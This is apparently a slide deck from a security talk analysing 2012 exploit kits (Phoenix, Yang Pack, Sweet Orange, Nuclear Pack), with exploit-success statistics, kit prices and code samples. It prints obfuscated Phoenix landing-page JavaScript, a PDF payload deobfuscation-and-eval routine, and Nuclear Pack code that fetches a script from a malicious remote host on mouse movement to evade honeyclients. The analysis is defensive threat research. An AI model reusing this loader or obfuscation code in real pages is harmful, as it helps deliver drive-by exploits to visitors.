Windows XP SP2	[redacted]	[redacted]	[redacted]%
Windows XP	[redacted]	[redacted]	[redacted]%
Windows 7	[redacted]	[redacted]	[redacted]%
Windows	[redacted]	[redacted]	[redacted]%
Linux	[redacted]	[redacted]	[redacted]%
Windows 98	[redacted]	[redacted]	[redacted]%
Windows Vista	[redacted]	[redacted]	[redacted]%
Windows 95	[redacted]	[redacted]	[redacted]%

Advanced browsers statistics

Browser	Visits	Exploited	Percent
Other	[redacted]	[redacted]	[redacted]%
MSIE v6.0	[redacted]	[redacted]	[redacted]%
MSIE v7.0	[redacted]	[redacted]	[redacted]%
Firefox v11.0	[redacted]	[redacted]	[redacted]%
Firefox v9.0.1	[redacted]	[redacted]	[redacted]%
Opera v9.80	[redacted]	[redacted]	[redacted]%
Safari	[redacted]	[redacted]	[redacted]%
MSIE v8.0	[redacted]	[redacted]	[redacted]%
MSIE v4.01	[redacted]	[redacted]	[redacted]%
MSIE v7.01	[redacted]	[redacted]	[redacted]%
Firefox v3.6.9	[redacted]	[redacted]	[redacted]%
Opera	[redacted]	[redacted]	[redacted]%
Firefox v1.5.0	[redacted]	[redacted]	[redacted]%
Firefox v3.0.9	[redacted]	[redacted]	[redacted]%
Firefox v3.6.28	[redacted]	[redacted]	[redacted]%
MSIE v5.0	[redacted]	[redacted]	[redacted]%
Opera v9.64	[redacted]	[redacted]	[redacted]%

*Image courtesy of Xylit0l

Phoenix Exploit Kit Exploit Statistics



Simple browser statistics			
Browser	Visits	Exploited	Percent
MSIE	[redacted]	[redacted]	[redacted]%
Other	[redacted]	[redacted]	[redacted]%
Firefox	[redacted]	[redacted]	[redacted]%
Opera	[redacted]	[redacted]	[redacted]%

Main Statistics		
Unique Visits	Exploited	Percent
[redacted]	[redacted]	[redacted]%


Exploit statistics		
Exploit	Exploited	Percent
JAVA TCRHINO	[redacted]	[redacted]%
JAVA ATOMIC	[redacted]	[redacted]%
MDAC	[redacted]	[redacted]%

*Image courtesy of Xylit0l

PEK JavaScript Obfuscation

- Uses multiple <script> tags
  - 2 <script> tags
  - <textarea> tag
  - Final <script> tag
- Deobfuscated code still not obvious
- No
  - “getShellcode” routine
  - “heap spray” references


PEK Obfuscated JavaScript



```
+''+'"'+""+"").replace(pripuh,ssat).replace(ialabola,huivnos);}</script><script>var etcwxw6="vhbba3b
s12so2has7bba8jhv3hvivahsfssohxfsdjhsshrovbjsfdfshjbodhessawobsjsfbh=jjb'shfnddjjbbhkfjh4jbxNhqb2bja
bedKsbqJdjvDjhhBfbjWbshJjhhHhdjKfshBda3B'bvB;h41fvg2uhhBnsj4cfa5thhHirgJojhBnfsF~bdKDehJEwvHTjdAEhvS
jhHAhdJVhbBAxsH(bjW)ahB{saUvbdYadbYrqhB~vsBvhjHejaBrhb1shdHijjBohhEn3aB;vbDt4dDrghAyhwN{j7Sva6Bah2Hr
tJMdfQshhV~vsW=ddH~vbBdsh4oasHchbJudfBmbhHesjBnjqHthbJ.ajBgdhJebf1thjHEsh2ljFBeaJDmbHAedABnjHAthGABa
BdhJX(wHB'7DHd6Fhe2Jbp3Hjl4ShotVsyfFbJhUfasYjvdRhabFsPhUdlsYbubRfgfHjihFhnjJb'qVj)bFh.jHwjhAbvfVrmjD
vJGbeHA4rAD3sHV2iGShoSFbnVHj~FBh=JHa~HBsVDHxMFJjsJHh.HhbgSbdeVjjtFjh(Uba0Yfs)Rgb.FdjvUjheYhdrRdbsHfj
Vjj;Ffb}HdwcAheaVhbtDfjcFhhhHhb~Ghs(AhheD3d)V7s{S6afF1buH2hnB7vcH8htB3siHvfoJfhnHhr~hdjtbsfejvbsjfet
shidbbnjffghjjAdshcfdhtbbxigfbvjjaefhsXdbb(hjdvhhqefbvrhshshdjihjhohfhn3bj)7jh{6h3v1fva2d4r7'g~8;ho3
hehcgcdthtsisNvodafnhmh~vedMd~sDv=bAs~fCa'j(hJs)dad{bvbvsafajWjrheh~abbpdSj~bth=hab~srsdjtdoa.jcbifu
nhnasftbtd.da'chl;rwlfe7eua6dnt2.ce3'tE4~ilt+oef~nmhv~eseDndrEtbsT(hiE'soCobnTbf~Pjh+Dej~Fcq'(tb.)'j
rpjiy.hf{sF~veJ(atH!rAAA~tHcltGtvrSi=iVvPbFeduJXftHO1eDb.(FjG'JeeiHctdStV'V)e,F{rpUrs)Yei;RtopFun.Ur
tHf;AFavtJlatVsrrFe~iH;fbA}iuVt=tDr/eFyE(H{S'GrccAerlDtiaVupsSrtsFn=iH~(dB(['Hn^,Be,'Hw]cJ~+lHA)shc,
jvvBbeaDfXr9gO~6dbfCjji5hef5dc=6ft/-b(A6goc5jbrAfjo3deF-hco1htr1fNmDha=0hm(-he[9h)^83~,37!]A6=+-1~)0
l;03ll4v)vFf;fCh}=2dcl9savEvt.3fcm6hha'd~t)s(c;behtfx(rjcfysei{dpfvbt)afi[rjo1~hn]qb).~j{s=hrp~belps
(rfn'eb~.ajf'tha)efl;Odslb'evj;;=ed}lco}vtci.(ufm'm~ame(tsntcxtehm.s(lwtf2rUi.is)Xti[Men1L(g]H'A.T<c
'dvi,yet'>X('<(')/'.;b1'vo.)ad7;ry.s~>0vr<'=~O)p=B)a~J{rpEvs.CeeCTrIr~sneiitado(t=nleP~vOd=[bf~0j1']
a7l(m.v'e0=S='phP;aed}rlfesl1le.~sIAhenpe~tpii(lgflih~vct(.a=tjt0eoi~siowtnniU('ds',ti''hn)'=g))0A;;
ifrav=~sepssXa~i(r=d's~=1epc.I.l6nCs.tri0(ed'la:)vtC)feA{.O8vjbAeoj9rie7snc8i(t0o'(-n''2~)a8=)d0~;oD
~.16(sC.ltF0vr-'=eA;=a2}7m4e1'Dl0,-s)'4e{'4~S)4iH;5fOt5~Wr3(Py5tD{4eFs0s(.0t't0Uey0ssp>ige<nt~/gg=OA
;EiiqCvl.Teco>Xtp<(2e''.n~1p(+.d'~5fG'.'Eo0)Tb';'j)},e)e'c{lhtvst~eetcr~plsi:aif/so~/sn(1i~(8d=(8=~s
l.=0s56.i.)9d0|8:'|.C;(1A}s3Fev2El=/Es=pFe7hA~)/Ci)d-f&mD~&gE((5Ctl.7evp-s<h0t7p0U1?0s1i0i)=-n)10g{5
tOf-iWaAvPlBeDsCXFeD(()E'';F1eqF.s.E4gsD.teC2gnB'ndA)k(`)t)~{i;'vls~ec.+rto~s2p'i.eiopndnd(=~f)`=';c
}Wl.ero4liy.stJ2eea'{(v;Mqa}D.P}ArltCeur(sgy)pi{;onv}n`a}s~rcew~aBimtodacdtjhyho~)=r(;`~ev0=)a`~{r~p
~isC=ge(~hI)'tn;.=t}/`(}/0vf.`eu.>rn/'sc/~itf+oii~nol'.ne<s~.'pSe~lHx+iOe~tW''(P;/'Ds'.F.~'(S+)fa~[r
b)voj;aFevrica~ltrpe'~~(~m=t+i~,~nd2'oo)>rc;'~us)=m.;~eCvvnlaetorr.s~scesir(ooe)sna;a.t}vsecipEasllt
(e(o'nes_t)s'(~o)'{s[i}o1ftg]rrs;ay=im{'fern~'.j()skm;h4ipeNn.l2oslJreeK)txN{AeKmtcJituDnrtBoieWrb(J
e;Bp()}Ba'cBrsa1srt2eccBI'h4n,(5t~eH(f)Jmn~Bi){Fn;}Kop}Jr.cH)saA;etS}tcNeAhDlt(HsteJer)B{i~Hmb{Wiu}Br
EY~'TB=wEB~iCH0dTB;tJ1}hAHi'VBf,AE~~(B(0)D();Dm;vAapaNj.rSos~BreuH~taE=AhH=taJ~thQ6raV)ihW~baH&uhB&t
J('hBmhaHie;BnivHogaJrhrB~t~J>'s1=,oH~~s210aB9)vD);iA~psB&.oA&ssA~esH(toJmAsBitsXntoBorlHrikh~bab<us
2(ob1'sf)f=j)r'h)ans{mjdJekbAb4fVoNjAr2hSdJbKeKjYrNhL'KwI,JbN~DrE'Bh(0Wj)'Jb;)Hb};K4edB3loB2scBheu1b
n4aTt5sE.HxCbJjToBhPdFbDyKdF.Jj(aHh)pAa;pSs}eNb}nDjcdHhaCJdthBbciHjhlWb~dBq((UjepYb))Yw{;BeD}BbEvHjT
```

PEK PDF Obfuscation

- Resembles Black Hole JS obfuscation
- Large array of integers
- Run through deobfuscation routine, launch exploit
- Deobfuscation routine simpler than Black Hole



```
var hui=12/utml;
    }

catch(v32vrw)
    {

        i=0;
        while(i!=3937)
            {
                s=s+a[b[i]];
                i=1+i;
            }
        k=s;
        e(k);
    }
```

Other Exploit Kits

Lots of New Kits

- Large number of new kits in 2012
- Multiple kits have popped up from China
- Many more popping up from Eastern Europe
- Some kits pop-up and then disappear
- Too many to keep up with!


Yang Pack

- Surfaced in late 2011 / early 2012
- Based out of China
- 3 exploits, very low detection rates
- Like many kits from China
  - No PHP files
  - No database backend
  - Consist only of static HTML files

Sweet Orange Exploit Kit

- Surfaced in 2012
- Aims to keep small footprint
- Authors only give information to established cybercriminals
- Costs $2500
- Rents for $1400
- Observed in the wild?

Sweet Orange Exploit Kit (cont.)




Chrome All	0	0
Firefox All	0	0
Opera All	0	0
Firefox new	1	0.19
Firefox 3.16	0	0

Браузер	Все	Загружено	%
ie	1700	497	29.24
Other	271	0	0
Firefox	142	22	15.49
Opera	5	1	20

#	Страна	Все	Загружено	%
	US	1156	278	24.05
	CA	486	133	27.37
	DE	265	53	20
	GB	118	27	22.88
	AU	30	10	33.33
	TR	20	8	40
	SA	10	4	40

*Image courtesy of Webroot / Dancho Danchev

Sweet Orange Exploit Kit (cont.)



Выберите поставщика

FASk ▾ Выбрать

Всего трафа	Пробито	%
2118	520	24.55

ОС	Все	Загружено	%
Seven	988	249	25.2
XP	461	139	30.15
Vista	366	130	35.52
MacOS	19	0	0
Linux	9	2	22.22
Other	6	0	0
98	2	0	0
2003	1	0	0


Эксплоит	Загружено %

*Image courtesy of Webroot / Dancho Danchev

Nuclear Pack v2

- Been dormant for a few years
- Resurfaced in 2012 with 4 exploits
- Introduced anti-honeyclient feature
  - Difficult to automate collection of exploits
  - More interactive honeyclients/sandbox required

Nuclear Pack Anti-Crawling



```
(function() {
var url = &#39;http&#58;//smmxkycxsu.webhop.org/g/&#39;;
if (typeof window.xyzflag === &#39;undefined&#39;) {
window.xyzflag = 0;
}
document.onmousemove = function() {
if (window.xyzflag === 0) {
window.xyzflag = 1;
var head = document.getElementsByTagName(&#39;head&#39;)&#91;0&#93;;
var script = document.createElement(&#39;script&#39;);
script.type = &#39;text/javascript&#39;;
script.onreadystatechange = function () {
if (this.readyState == &#39;complete&#39;) {
window.xyzflag = 2;
}
};
script.onload = function() {
window.xyzflag = 2;
};
script.src = url + Math.random().toString().substring(3) + &#39;.js&#39;;
head.appendChild(script);
}
};
```

Conclusion

- Exploit kits are only getting more sophisticated
  - Newer exploits
  - Changing evasions / obfuscations
  - This is a business for the authors, they are invested in staying one-step ahead to make money
- Detecting new techniques takes work
- Patch Java!

Many Thanks to…

- Marc Eisenbarth, Joanna Burkey
- Alen Puzic, Mike Dausin, Jen Lake
- Jorge Mieres, Steven K/Xylit0l, Mila, Dancho Danchev, SpiderLabs guys, Kahu Security

THANK YOU

QUESTIONS?